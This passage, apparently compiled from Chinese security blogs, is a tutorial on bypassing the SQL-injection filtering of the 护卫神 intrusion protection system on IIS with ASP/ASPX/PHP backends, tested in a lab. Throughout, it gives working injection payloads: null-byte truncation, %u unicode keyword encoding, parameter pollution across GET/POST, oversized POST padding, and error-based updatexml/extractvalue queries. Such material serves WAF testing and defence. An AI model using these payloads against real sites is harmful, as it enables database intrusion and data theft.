


绕过姿势二：%u特性

主要利用IIS服务器支持unicode的解析

/sql.aspx?id=1 union selec%u0054 null,table\_name,null

fro%u004d information\_schema.tables




绕过姿势三：HPP+GPC

使用GPC三种方式可以进行参数传递,利用apsx特性，将获取到参数拼接起来，可成功Bypass

/sql.aspx?id=1 union/\*

POST:Id=2\*/select null,system\_user,null



​ 这是一款适合用来进行WAF Bypass练手的云WAF，通过代码层面熟悉WAF的工作原理，进一步理解和应用各种服务器特性、数据库特性来进行尝试Bypass。

Bypass 护卫神SQL注入防御（多姿势）

教学网址：<https://www.cnblogs.com/xiaozi/p/9138160.html>

0x00 前言

​　护卫神一直专注服务器安全领域， 其中有一款产品，护卫神·入侵防护系统 ，提供了一些网站安全防护的功能，在IIS加固模块中有一个SQL防注入功能。

这边主要分享一下几种思路，Bypass 护卫神SQL注入防御。

0x01 环境搭建

护卫神官网：http://www.huweishen.com

软件版本：护卫神·入侵防护系统 V3.8.1 最新版本


下载地址：<http://down.huweishen.com/hws.zip>

测试环境：IIS+ASP/ASPX+MSSQL IIS+PHP+MySQL



0x02 WAF测试

护卫神SQL防注入的规则几年了基本都没有什么变化，先来一张拦截测试图：




姿势一：%00截断

%00截断是上传漏洞中常用的一个非常经典的姿势，在SQL注入中，也可以用来Bypass。

在WAF层，接收参数id后，遇到%00截断，只获取到 id=1，无法获取到后面的有害参数输入；

在ASPX+MSSQL中，支持%00来代替空白字符，构造的SQL语句得以成功执行，获取数据。

http://192.168.204.132/sql.aspx?id=1%00and 1=2 union select 1,2,column\_name from information\_schema.columns



在PHP+Mysql中，可以用/\*%00\*/，同样可以进行Bypass。

/sql.php?id=1/\*%00\*/union select 1,schema\_name,3 from information\_schema.schemata


姿势二：GET+POST

当同时提交GET、POST请求时，进入POST逻辑，而忽略了GET请求的有害参输入,可轻易Bypass。

在IIS+ASP/ASPX+MSSQL IIS+PHP+MySQL 均适用。

http://192.168.204.132/sql.aspx?id=1 and 1=2 union select 1,column\_name,3 from information\_schema.columns


POST：aaa



姿势三：unicode编码

IIS服务器支持对于unicode的解析，对关键词进行unicode编码绕过。

http://192.168.204.132/sql.aspx?id=1 and 1=2 union s%u0045lect 1,2,column\_name from information\_schema.columns




姿势四：ASPX+HPP

在ASPX中，有一个比较特殊的HPP特性，当GET/POST/COOKIE同时提交的参数id，服务端接收参数id的顺序GET,POST,COOKIE，中间通过逗号链接 。

UNION、SELECT、两个关键字拆分放在GET/POST的位置，通过ASPX的这个特性连起来，姿势利用有点局限，分享一下Bypass思路。


http://192.168.204.132/sql.aspx?id=1 and 1=2 union/\*POST：id=\*/select 1,column\_name,3 from information\_schema.columns



姿势五：ASP %特性

在IIS+ASP中，当我们输入un%ion，解析的时候会去掉%号，服务端接收的参数是union。

http://192.168.204.132/sql.asp?id=1 and 1=2 un%ion select 1,2,column\_name from information\_schema.columns




姿势六：缓冲区溢出

在PHP+Mysql中，使用POST 大包溢出的思路可成功Bypass。

http://192.168.204.132/sql.php

POST:id=1 and (select 1)=(Select 0xA\*49099) union select 1,schema\_name,3 from information\_schema.SCHEMATA


编写一个简单的Python脚本，当A的个数填充到49099时，可成功Bypass。



姿势七：黑名单绕过

护士神SQL防注入，采用的是黑名单过滤，关键字并不全，比如只过滤union select，select from却放过了，那么这里就存在很多种绕过的形式。

基本上报错注入、盲注、延迟注入都可以很轻易Bypass，这时候直接利用SQLMAP，指定注入方式来获取数据。



?id=1 or (select 1 from

(select count(),concat((concat(0x5e5e21,@@version,0x215e5e)),floor(rand(0)2))x

from information\_schema.tables group by x)a)

?id=1 and 1=(updatexml(1,concat(0x3a,(select user())),1))

?id=1 and extractvalue(1, concat(0x5c, (select

VERSION() from information\_schema.tables limit 1)))

0x03 END

总结了几种IIS下SQL注入 Bypass的思路，在实战中也很常见。

打破基于OpenResty的WEB安全防护（CVE-2018-9230）

教学网址：<https://www.anquanke.com/post/id/103771>